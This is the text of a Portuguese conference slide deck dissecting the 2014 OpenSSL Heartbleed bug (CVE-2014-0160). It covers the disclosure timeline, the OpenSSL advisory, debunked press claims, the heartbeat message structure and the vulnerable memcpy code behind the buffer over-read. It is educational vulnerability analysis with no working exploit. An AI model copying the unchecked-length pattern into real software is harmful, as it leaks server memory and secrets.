GTER
GTS
.br

ETHICAL HACKER ACADEMY

Dissecando o HEART BLEED


Ricardo Kléber Martins Galvão
www.ricardokleber.com
ricardokleber@ricardokleber.com

GTS'23
15/05/2014

Dissecando o HeartBleed

O Dia "H"

07 de Abril de 2014



Mas o problema foi descoberto mesmo nessa data?

21 de Março de 2014

- Google Security
  - Descoberta: Neel Mehta
  - Correção:
    - Bodo Moeller e Adam Langley
    - Somente em servidores Google
  - 10 dias = segredo interno

Dissecando o HeartBleed

O Dia "H"

31 de Março de 2014

- CloudFlare
  - "vazamento" Google → Cloudflare
    - Criação do próprio "patch"
    - Correção interna
    - Segredo...

Dissecando o HeartBleed

O Dia "H"

01 de Abril de 2014

https://www.openssl.org/news/secadv_20140407.txt

```
OpenSSL Security Advisory [07 Apr 2014]
========================================

TLS heartbeat read overrun (CVE-2014-0160)
==========================================

A missing bounds check in the handling of the TLS heartbeat extension can be
used to reveal up to 64k of memory to a connected client or server.

Only 1.0.1 and 1.0.2-beta releases of OpenSSL are affected including
1.0.1f and 1.0.2-beta1.

Thanks for Neel Mehta of Google Security for discovering this bug and to
Adam Langley <agl@chromium.org> and Bodo Moeller <bmoeller@acm.org> for
preparing the fix.

Affected users should upgrade to OpenSSL 1.0.1g. Users unable to immediately
upgrade can alternatively recompile OpenSSL with -DOPENSSL_NO_HEARTBEATS.

1.0.2 will be fixed in 1.0.2-beta2.
```


- Google avisa equipe OpenSSL
  - Detalhamento do problema
  - Sugestão de correção (fix)

Dissecando o HeartBleed

O Dia "H"

01 a 07 de Abril de 2014

- A (má) notícia se espalha... ainda nos bastidores...
  - OpenSSL avisa à RedHat (S.O. com mais usuários afetados)
  - Facebook é avisado (e corrige imediatamente)
  - Akamai também... e outras grandes empresas.
  - Yahoo, Amazon... e outras grandes empresas... não foram avisadas




Dissecando o HeartBleed

O Dia "H"

02 de Abril de 2014

- Codenomicon (re)descobre a falha
  - Empresa Finlandesa
  - "Batizou" o problema = Heartbleed
  - Comprou o domínio :)
  - Comunicou ao National Cyber Security Centre Finland (NCSC-FI)
  - NCSC-FI comunicou ao CERT



Dissecando o HeartBleed


O Dia "H"

07 de Abril de 2014

- OpenSSL emite boletim público
- CloudFlare publica artigo em seu blog
- Neel Mehta escreve tweet sobre o problema
- Codenomicon divulga site com informações

Dissecando o HeartBleed

Motivação para palestras de esclarecimento



TECNOLOGIA

«Heartbleed», o vírus que pode saber a sua palavra-passe

Software malicioso é capaz de descobrir o conteúdo de um servidor

Por: Redacção / MF | 2014-04-09 11:56

Um novo vírus está a agitar a internet desde a última semana. «Heartbleed» é um software malicioso que se instala em sistemas de código aberto, usados para criptografar dados transmitidos via net. Ao que tudo indica palavras-passe de vários sites terão sido apanhadas.

Este programa é capaz de descobrir o conteúdo de um servidor com dados armazenados, como é o caso de nomes de utilizadores, palavras-passe e até mesmo números de cartões de crédito.

A empresa de segurança virtual «Fox-IT», publicou no seu blog uma série de dados parcialmente revelados, que demonstram a invasão aos servidores da «Yahoo!».

O que o Heartbleed NÃO é...

Dissecando o HeartBleed

Não é um VÍRUS !!!

Usuários são alertados a a

tecnologia.ig.com.br/2014-04-09/usuarios-sao-alertados-a-alterar-senhas-apos-brecha-de-seguranca.html

Home iG | Notícias | Economia | Esportes | Gente | Delas | Vídeos | Mais sites | Bate Papo | Produtos iG | Acesse seu email

Tecnologia

BUSCAR

enhanced by Google

HOME | ANÁLISES | DICAS | ESPECIAIS | MAIS SITES

Usuários são alertados a alterar senhas após brecha de segurança

Por **BBC** | 09/04/2014 17:29 - Atualizada às 09/04/2014 20:08

Diversas companhias de tecnologia estão pedindo que usuários troquem suas senhas, após a descoberta de um grave problema de segurança

Especialistas na área de segurança também [illegible] oferecendo avisos semelhantes sobre o vírus conhecido como 'Heartbleed bug'. A plataforma de blogs Tumblr divulgou a seguinte advertência: "mudem suas senhas em todo o lugar - especialmente em serviços de alta segurança, como e-mail, senhas de banco e serviços de armazenamento".

O OpenSSL é um popular acervo de criptografia usado para embaralhar informações sensíveis passadas de um computador para outro, de modo que só o provedor de serviço e os recipientes podem interpretar as informações passadas.

Se uma organização emprega o OpenSSL, os usuários veem um ícone de cadeado no seu navegador - embora isso também possa ser usado por produtos rivais.


Dissecando o HeartBleed

Não é um VÍRUS !!!

Trocar a senha em sites é importante mas NÃO resolve o problema !!!

Dissecando o HeartBleed

Não é um VÍRUS !!!



13 dias depois... tá melhorando !!??

Dissecando o HeartBleed


Não é um VÍRUS !!!

GTER GTS .br

Descrição

The Heartbleed virus is the latest in a series of viruses that steal all of your personal information, and its widespread enough that it can be considered an epidemic. In this day and age, a computer virus is just as annoying as a biological virus. So, what is it, and what can you do to protect yourself from it?
The Heartbleed bug is a bug in the open-source cryptography library, OpenSSL, which allows an attacker to read the memory of a server or a client, allowing them to retrieve, for example, a server's SSL private keys. Examinations of audit logs appear to show that some attackers may have exploited the flaw for 5 months before it was rediscovered and published. On April 7, 2014, it was announced that OpenSSL 1.0.2-beta, as well as all versions of OpenSSL in the 1.0.1 series prior to 1.0.1g had a severe memory handling bug in their implementation of the TLS Heartbeat Extension. This defect could be used to reveal up to 64 kilobytes of the application's memory with every heartbeat. Its CVE number is CVE-2014-0160.
The bug is exercised by sending a malformed heartbeat request to the server in order to elicit the server's memory response. Due to a lack of bounds checking, the affected versions of OpenSSL never verified that the heartbeat request was valid, allowing attackers to bring about inappropriate server responses.
This application gets you the info you need to fix this issue.

O último de uma série de vírus que roubam todas as suas informações pessoais (!!??)



O Heartbleed NÃO é Vírus !!!!

Dissecando o HeartBleed

Não é uma falha do Protocolo SSL !!!

GTER GTS .br

TeK > Notícias > Internet

tek.sapo.pt/noticias/internet/falha_de_seguranca_heartbleed_pode_ter_afetad_1377184.html

tek

Mais tecnologia em: pplware

NOTÍCIAS | ANÁLISES | OPINIÃO | MULTIMÉDIA | EXTRAS | TEK MOBILE | TEK EXPERT

Pesquisar...

Últimas | Computadores | Negócios | Internet | Telecomunicações

Publicado 09 Abr 2014 às 11:12

Falha de segurança HeartBleed pode ter afetado 66% das páginas Web


É uma das falhas de segurança mais graves encontradas nos últimos tempos e pode ter afetado dezenas de milhares de servidores. Os dados que supostamente estavam seguros através do protocolo SSL, afinal não estavam.

As Secure Socket Layers são o protocolo usado por uma grande parte das páginas online para se manterem seguras. O SSL faz com que a comunicação entre os servidores e os computadores seja feita de forma segura e encriptada, havendo um processo de autenticação pelo meio. Mas esta semana foi descoberta uma vulnerabilidade grave neste protocolo.

Dissecando o HeartBleed

Não é uma falha do Protocolo SSL !!!

GTER GTS .br



TI Especialistas Software

www.tiespecialistas.com.br/2014/04/software-proprietario-vs-software-livre-falha-protocolo-de-seguranca

ti especialistas
DESENVOLVENDO IDEIAS

Empregos | Tecnologia | TI Corporativa | Cursos | Mercado | Carreira | Desenvolvimento | E-Gov | Redes & Telecom

abr 24, 2014 Ξ 7 comentários

Software proprietário vs Software Livre, falha no protocolo de segurança de criptografia SSL põe em dúvida o uso do software livre em grandes corporações

publicado por Julio Guilherme P Freiberger

Like Share 6


Veja como você pode proteger suas informações contra a falha na criptografia Heartbleed.

Conforme o relatório sobre a descoberta de uma vulnerabilidade importante no Secure Sockets Layer (SSL), serviço de encriptação,que é implementado em algumas versões do Linux, um exploit poderia revelar até 64 kilobytes da memória do servidor afetado.

Dissecando o HeartBleed

Desmistificando...

O Heartbleed NÃO é uma falha no protocolo SSL



Dissecando o HeartBleed

Desmistificando...


O Heartbleed...

- ... ~~não é vírus~~
- ... ~~não é uma vulnerabilidade no protocolo SSL~~
- ... não é um bug que afeta somente servidores web
- ... não é um exploit para acesso remoto a servidores
- ... não possibilita ataques man-in-the-middle
- ... não é uma falha de autenticação
- ... não é um backdoor da NSA
- ... não é um keylogger
- ... não é uma falha do tipo buffer overflow

Dissecando o HeartBleed

Desmistificando...

OpenSSL Heartbleed
Zero-day vulnerability



O Heartbleed...

É uma vulnerabilidade...

... em algumas versões do OpenSSL

(uma das implementações do protocolo SSL)

Finalmente...

Dissecando o Heartbleed

Dissecando o HeartBleed

A solução que virou problema...

heartbeat

RFC 6520

- `http://tools.ietf.org/html/rfc6520`
- Extensão para o TLS (Transport Layer Security) e o DTLS (Datagram TLS)
- Fevereiro de 2012
- Robin Seggelmann (autoria) / Stephen N. Henson (revisão/validação)
- Heartbeat Request → Heartbeat Response ("batida do coração")
  - **`Cliente → Servidor: Se está vivo, me envie a string "X"`**
  - **`Servidor → Cliente: Estou vivo, sim! Aí vai a string "X"`**


Dissecando o HeartBleed

A solução que virou problema...

heartbeat

Como deveria funcionar...

Dentro do Canal TLS/DTLS



Dissecando o HeartBleed

A solução que virou problema...

heartbeat

Estrutura da Mensagem HeartBeat:

```
struct
{
  HeartbeatMessageType type;
  uint16 payload_length;
  opaque payload[HeartbeatMessage.payload_length];
  opaque padding[padding_length];
} HeartbeatMessage;
```

Estrutura SSL de transporte:

```
struct ssl3_record_st
{
  unsigned int length;     /* Bytes disponíveis */
  [...]
  unsigned char *data;     /* Ponteiro para mensagem */
  [...]
} SSL3_RECORD;
```

Construção da Resposta (HeartBeat Response):

```
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
```


Dissecando o HeartBleed

A solução que virou problema...

heartbeat

O que deu errado ???

Validação da variável de comprimento




Dissecando o HeartBleed

A solução que virou problema...

O que não deveria ser possível?

heartbeat

Buffer Over-Read



Dissecando o HeartBleed
E o Coração... Sangrou...

heartbeat  

CVE-2014-0160

